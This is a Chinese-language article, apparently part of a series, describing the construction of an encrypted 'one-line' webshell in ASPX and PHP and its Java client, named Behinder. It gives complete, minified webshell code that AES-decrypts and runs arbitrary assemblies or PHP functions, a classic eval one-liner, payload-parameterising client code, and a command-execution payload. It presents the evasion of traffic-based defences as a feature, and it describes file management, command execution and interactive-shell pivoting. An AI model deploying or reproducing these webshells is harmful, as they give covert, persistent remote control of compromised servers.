当客户端请求方式为 POST 时,服务器先从 request 中取出加密过的二进制数据( base64 格式 ), 代码如下 :

```
byte[] key = Encoding.Default.GetBytes(Session[0] + "");  
byte[] content = Request.BinaryRead(Request.ContentLength);  
byte[] decryptContent = new  
System.Security.Cryptography.RijndaelManaged().CreateDecryptor(key,  
key).TransformFinalBlock(content, 0, content.Length);  
System.Reflection.Assembly.Load(decryptContent).CreateInstance("Payload").Equals("");
```

#### 4. 改进一下

上一篇中提到, 我们的目标是在 Payload 的 Equals 方法中取到 Request、Response、Session 等和 Http 请求强相关的对象。在 Java 中, 我们是通过给 Equals 传递 pageContext 内置对象的方式来获得, 在 aspx 中, 则更简单, 只需要传递 this 指针即可。

经过分析发现, aspx 页面中的 this 指针类型为 System.Web.UI.Page, 该类表示一个从托管 ASP.NET Web 应用程序的服务器请求的 .aspx 文件, 幸运的是, 和 Http 会话相关的对象, 都可以通过 Page 对象访问到, 如 HttpRequest

Request=(System.Web.UI.Page)obj.Request.

我们只需要把

```
System.Reflection.Assembly.Load(decryptContent).CreateInstance("Payload").Equals("");
```

改成

```
System.Reflection.Assembly.Load(decryptContent).CreateInstance("Payload").Equals(this);
```

即可实现在 Payload 中操作 Request、Response、Session、Server 等等。

#### 5. 完整代码

```
<%@ Page Language="C#" %>  
<%  
    if (Request["pass"]!=null)  
    {  
        Session.Add("key", Guid.NewGuid().ToString().Replace("-", "").Substring(16));  
Response.Write(Session[0]); return;  
    }  
}
```



```
byte[] key = Encoding.Default.GetBytes(Session[0] + "");  
byte[] content = Request.BinaryRead(Request.ContentLength);  
byte[] decryptContent = new  
System.Security.Cryptography.RijndaelManaged().CreateDecryptor(key,  
key).TransformFinalBlock(content, 0, content.Length);  
System.Reflection.Assembly.Load(decryptContent).CreateInstance("Payload").Equals(this);  
%>
```

为了增加可读性，我对上述代码做了一些扩充，简化一下就是下面这一行：

```
<%@ Page Language="C#" %> <%if (Request["pass"]!=null){ Session.Add("k",  
Guid.NewGuid().ToString().Replace("-", "").Substring(16)); Response.Write(Session[0]);  
return;}byte[] k = Encoding.Default.GetBytes(Session[0] + ""),c =  
Request.BinaryRead(Request.ContentLength);System.Reflection.Assembly.Load(new  
System.Security.Cryptography.RijndaelManaged().CreateDecryptor(k, k).TransformFinalBlock(c, 0,  
c.Length)).CreateInstance("U").Equals(this);%>
```

当然如果去掉动态加密而只实现传统一句话木马的功能的话，可以再精简一下，如下：

```
<%@ Page Language="C#" %> <%if  
(Request["pass"]!=null)System.Reflection.Assembly.Load(Request.BinaryRead(Request.ContentLength)).CreateInstance("U").Equals(this);%>
```

至此，具有动态解密功能的、能解析执行任意二进制流的新型 aspx 一句话木马就完成了。

## 客户端实现

由于 Java、.net、php 三个版本是公用一个客户端，且其中多个模块可以实现复用，为了节省篇幅，此处就不再介绍重叠的部分，只针对.net 平台特异化的部分介绍一下。

### 1. 远程获取加密密钥

详细请参考《利用动态二进制加密技术实现新型一句话木马之 Java 篇》。

### 2. 动态生成二进制字节数组

为了实现客户端跨平台使用，我们的客户端采用 Java 语言编写，因此就无法动态编译 C# 的 dll 文件。而是在 windows 平台把 C#版本的 Payload 编译成 dll 文件，然后以资源文件的形式嵌入至客户端。


### 3. 已编译类的参数化

既然上文已经提及 我们无法在 Java 环境中去动态修改.net 的类文件来动态修改 Payload 中的参数。那我们就只能在 Payload 本身代码中想办法了。

.NET 的 System.Reflection.Assembly.Load 在解析 COFF 可执行文件时有一个特性，那就是

它在解析时会自动忽略 COFF 文件尾部附加的额外数据。聪明的你应该想到怎么样把参数动态传到 Payload 了。

请看下图：



客户端把参数值拼接在 DLL 文件的底部，然后一起进行 AES 加密，加密之后传递到服务端。

服务端收到加密字节流之后进行 AES 解密，并把解密的内容（包括 DLL 字节流和参数字节流）传入 System.Reflection.Assembly.Load，由于 Assembly 的解析特性，会自动忽略掉 DLL 文件尾部的额外参数字节流。

执行流进入 Payload 的 Equals 函数，在函数中由于可以访问 Request 和 Session，于是用 Session 中的 key 对 Request 中的完整加密字节流再次解密。

解密得到 DLL 文件字节流和额外参数字节流，然后只要把 DLL 尾部附加的额外参数字节流取出来，便可得到客户端传过来的额外参数。

服务端取参数的实现代码如下：

```
private void fillParams()
{
    this.Request.InputStream.Seek(0, 0);
    byte[] fullData = Request.BinaryRead(Request.ContentLength);
    byte[] key = System.Text.Encoding.Default.GetBytes(Session[0] + "");
    fullData = new System.Security.Cryptography.RijndaelManaged().CreateDecryptor(key, key).TransformFinalBlock(fullData, 0, fullData.Length);
    Dictionary<string, object> extraMap = getExtraData(fullData);
    if (extraMap != null)
    {

```

```
        foreach (var f in extraMap)
        {
            this.GetType().GetField(f.Key).SetValue(this, f.Value);
        }
    }
}

private Dictionary<string, object> getExtraData(byte[] fullData)
{
    Request.InputStream.Seek(0, 0);
    int extraIndex = IndexOf(fullData, new byte[] { 0x7e, 0x7e, 0x7e, 0x7e, 0x7e, 0x7e });
    byte[] extraData = new List<byte>(fullData).GetRange(extraIndex + 6, fullData.Length -
    extraIndex - 6).ToArray();
    String extraStr = System.Text.Encoding.Default.GetString(extraData);
    System.Web.Script.Serialization.JavaScriptSerializer serializer = new
    System.Web.Script.Serialization.JavaScriptSerializer();
    Dictionary<string, object> extraMap = serializer.Deserialize<Dictionary<string,
    object>>(extraStr);
    return extraMap;
}

internal int IndexOf(byte[] srcBytes, byte[] searchBytes)
{
    int count = 0;
    if (srcBytes == null) { return -1; }
    if (searchBytes == null) { return -1; }
    if (srcBytes.Length == 0) { return -1; }
    if (searchBytes.Length == 0) { return -1; }
    if (srcBytes.Length < searchBytes.Length) { return -1; }
    for (int i = 0; i < srcBytes.Length - searchBytes.Length; i++)
    {
        if (srcBytes[i] == searchBytes[0])
        {
            if (searchBytes.Length == 1) { return i; }
            bool flag = true;
            for (int j = 1; j < searchBytes.Length; j++)
            {
                if (srcBytes[i + j] != searchBytes[j])
                {

```

```
                flag = false;
                break;
            }
        }
        if (flag)
        {
            count++;
            if (count == 2)
                return i;
        }
    }
}
return -1;
}
```

通过这种方式，我们就可以在 Java 环境中动态获取参数化的 DLL 字节流。

#### 4. 加密 payload

详细请参考《利用动态二进制加密技术实现新型一句话木马之 Java 篇》。


#### 5. 发送 payload，接收执行结果并解密。

详细请参考《利用动态二进制加密技术实现新型一句话木马之 Java 篇》。


### 案例演示

下面我找了一个测试站点来演示一下绕过防御系统的效果：

首先我上传一个常规的 aspx 一句话木马，然后用菜刀客户端连接，如下图，连接直接被防御系统 reset 了：




然后上传我们的新型一句话木马,并用响应的客户端连接,可以成功连接并管理目标系统:



## 利用动态二进制加密实现新型一句话木马之 PHP 篇

### 前言

在第一篇文章《利用动态二进制加密技术实现新型一句话木马之 Java 篇》中我们介绍了一种可以长期绕过所有流量型防护系统的思路,并完成了其 Java 版本的实现,绕过流程大体如下图,详细内容请参考第一篇文章。



现在我们继续实现该思路的 PHP 版本。

## 实现篇

### 服务端实现

得益于 PHP 语言的灵活性、松散性，现有的 PHP 一句话木马存在很多个版本，为了躲避杀毒软件和 waf，php 的一句话木马变形起来可以说是脑洞大开，精妙绝伦。下面我们来打造一个基于纯二进制流量的 PHP 一句话木马。当然，我们可以采用的方法远不止这一种，可以在此基础上衍生出各种变形。

和 Java 和 .NET 不同，PHP 并不存在手动编译的过程，开发人员只要提供 PHP 源代码，然后 PHP 会自己把源代码编译为 opcode，由 Zend 引擎来解析 opcode。因为不存在编译的中间环节，当然也就不存在已编译的二进制类文件。所以这里我们要转变一下思路，在具体实现之前我们先看一个 PHP 的特性“可变函数”，官方描述为：PHP 支持可变函数的概念。这意味着如果一个变量名后有圆括号，PHP 将寻找与变量的值同名的函数，并且尝试执行它。可变函数可以用来实现包括回调函数，函数表在内的一些用途。下面看具体实现，直接上代码吧（为了增加可读性，我对代码进行了一些扩充）：

```

<?php
session_start();
if (isset($_GET['pass']))
{

```



```
$key=substr(md5(uniqid(rand())),16);
$_SESSION['k']=$key;
print $key;
}
else
{
    $key=$_SESSION['k'];
    $decrptContent=openssl_decrypt(file_get_contents("php://input"), "AES128", $key);
    $arr=explode('|',$decrptContent);
    $func=$arr[0];
    $params=$arr[1];
    $func($params);
}
?>
```

简单解释一下流程：

首先客户端以 Get 形式发起带密码的握手请求，服务端产生随机密钥并写入 Session。

客户端将源代码，如 `assert|eval("phpinfo();")` 利用 AES 加密，发送至服务端，服务端收到之后先进行 AES 解密，得到中间结果字符串 `assert|eval("phpinfo();")`。

服务端利用 `explode` 函数将拆分为一个字符串数据，索引为 0 的元素为字符串 `assert`，索引为 1 的元素为字符串 `eval("phpinfo();")`。

以可变函数方式调用索引为 0 的数组元素，参数为索引为 1 的数组元素，即为 `assert("eval(\"phpinfo;\")")`。

压缩一下：

```
<?php session_start();isset($_GET['pass'])?print
$_SESSION['k']=substr(md5(uniqid(rand())),16):($b=explode('|',openssl_decrypt(file_get_contents(
"php://input"), "AES128", $_SESSION['k'])))&$b[0]($b[1]);?>
```

或者：

```
<?php session_start();isset($_GET['pass'])?print
$_SESSION['k']=substr(md5(uniqid(rand())),16):($b=explode('|',openssl_decrypt(file_get_contents(
"php://input"), "AES128", $_SESSION['k'])))&call_user_func($b[0],$b[1]);?>
```

## 客户端实现

由于 Java、.net、php 三个版本是公用一个客户端，且其中多个模块可以实现复用，为了节省篇幅，此处就不再介绍重叠的部分，只针对 PHP 平台特异化的部分介绍一下。

### 1.远程获取加密密钥

详细请参考《利用动态二进制加密技术实现新型一句话木马之 Java 篇》。

### 2.动态生成二进制字节数组

如前文所述，PHP 版本的 Payload 是直接使用 PHP 源代码的形式来编写，样式如下：

`assert|eval(Payload)`。然后取字符串的字节流，为后续的加密做准备。。

### 3.已编译类的参数化

为了实现参数化，客户端对 PHP 的 Payload 做了一个内部约定，Payload 的格式应为

`function main(arg1...argN){ main(arg1...argN);`

比如一个最简单的命令执行的 Payload:

```
function main(cmd)
{
    echo system(cmd);
}
main('whoami');
```

当然开发 Payload 的时候，我们只要专门写函数就行了，后面 main 函数的调用和参数填充，是由客户端程序自动实现的，相关代码如下：

```
public static byte[] getParamedPhp(String clsName, final Map<String, String> params) throws
Exception {
    String basePath="net/rebeyond/behinder/payload/php/";
    String payloadPath=basePath+clsName+".php";
    StringBuilder code=new StringBuilder();
    ByteArrayInputStream bis = new ByteArrayInputStream(Utils.getResourceData(payloadPath));
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    int b;
    while (-1 != (b = bis.read()))
        bos.write(b);
    bis.close();
    code.append(bos.toString());
    String paraList="";
    for (String paraName : params.keySet()) {

        String paraValue = params.get(paraName);

        code.append(String.format("$%s=\"%s\";", paraName,paraValue));
```

```

        paraList+=", "+paraName;
    }
    paraList=paraList.replaceFirst(", ", "");
    code.append("\r\nmain("+paraList+");");
    return code.toString().getBytes();
}

```

#### 4.加密 payload

将上一步中 getParamedPhp 函数返回的 Payload 源代码字符串的字节流，利用握手请求产生的密钥进行 AES 加密，详细请参考《利用动态二进制加密技术实现新型一句话木马之 Java 篇》。


#### 5.发送 payload，接收执行结果并解密

详细请参考《利用动态二进制加密技术实现新型一句话木马之 Java 篇》。


#### 案例演示

下面我找了一个测试站点来演示一下绕过防御系统的效果：

首先我上传一个常规的 PHP 一句话木马<?php @eval(\$\_POST['caidao']);?>，然后用菜刀客户端连接，如下图，连接直接被防御系统 reset 了：



然后上传我们的新型一句话木马，并用响应的客户端连接，可以成功连接并管理目标系统：



## 利用动态二进制加密实现新型一句话木马之客户端篇

### 正文

在前面三篇文章中，分别实现了 Java、.net、PHP 三个版本的新型一句话木马，也针对不同版本编程语言的特点，对客户端的差异化部分做了简单的介绍。下面就把客户端的功能再简单介绍一下，就当是 README.MD 了，客户端暂时取名为冰蝎，采用 Java+SWT 开发，支持 Windows、Linux、MacOS（Mac 系统需通过 -XstartOnFirstThread 参数执行），主要功能如下：

#### 1. 基本信息

客户端和服务端握手之后，会获取服务器的基本信息，Java、.NET 版本包括环境变量、系统属性等，PHP 版本会显示 phpinfo 的内容。

#### 2. 文件管理


这个没什么好说的，无非是文件的增删改查，稍微不同的是上传的文件都是加密传输的，可以避免被拦截。

#### 3. 命令执行


执行单条操作系统命令。

#### 4. 虚拟终端

虚拟终端是模拟了一个真实的交互式 Shell 环境 相当于把服务器侧的 Shell 给搬到了客户端，在这个 Shell 里可以执行各种需要交互式的命令，如 ssh、mysql。比如说：我们可以在这个 Shell 里去 ssh 连接服务器侧内网的其他主机，可以参考下面这个动图：



当然，如果你习惯 powershell，也可以弹个 powershell 出来，如下图：

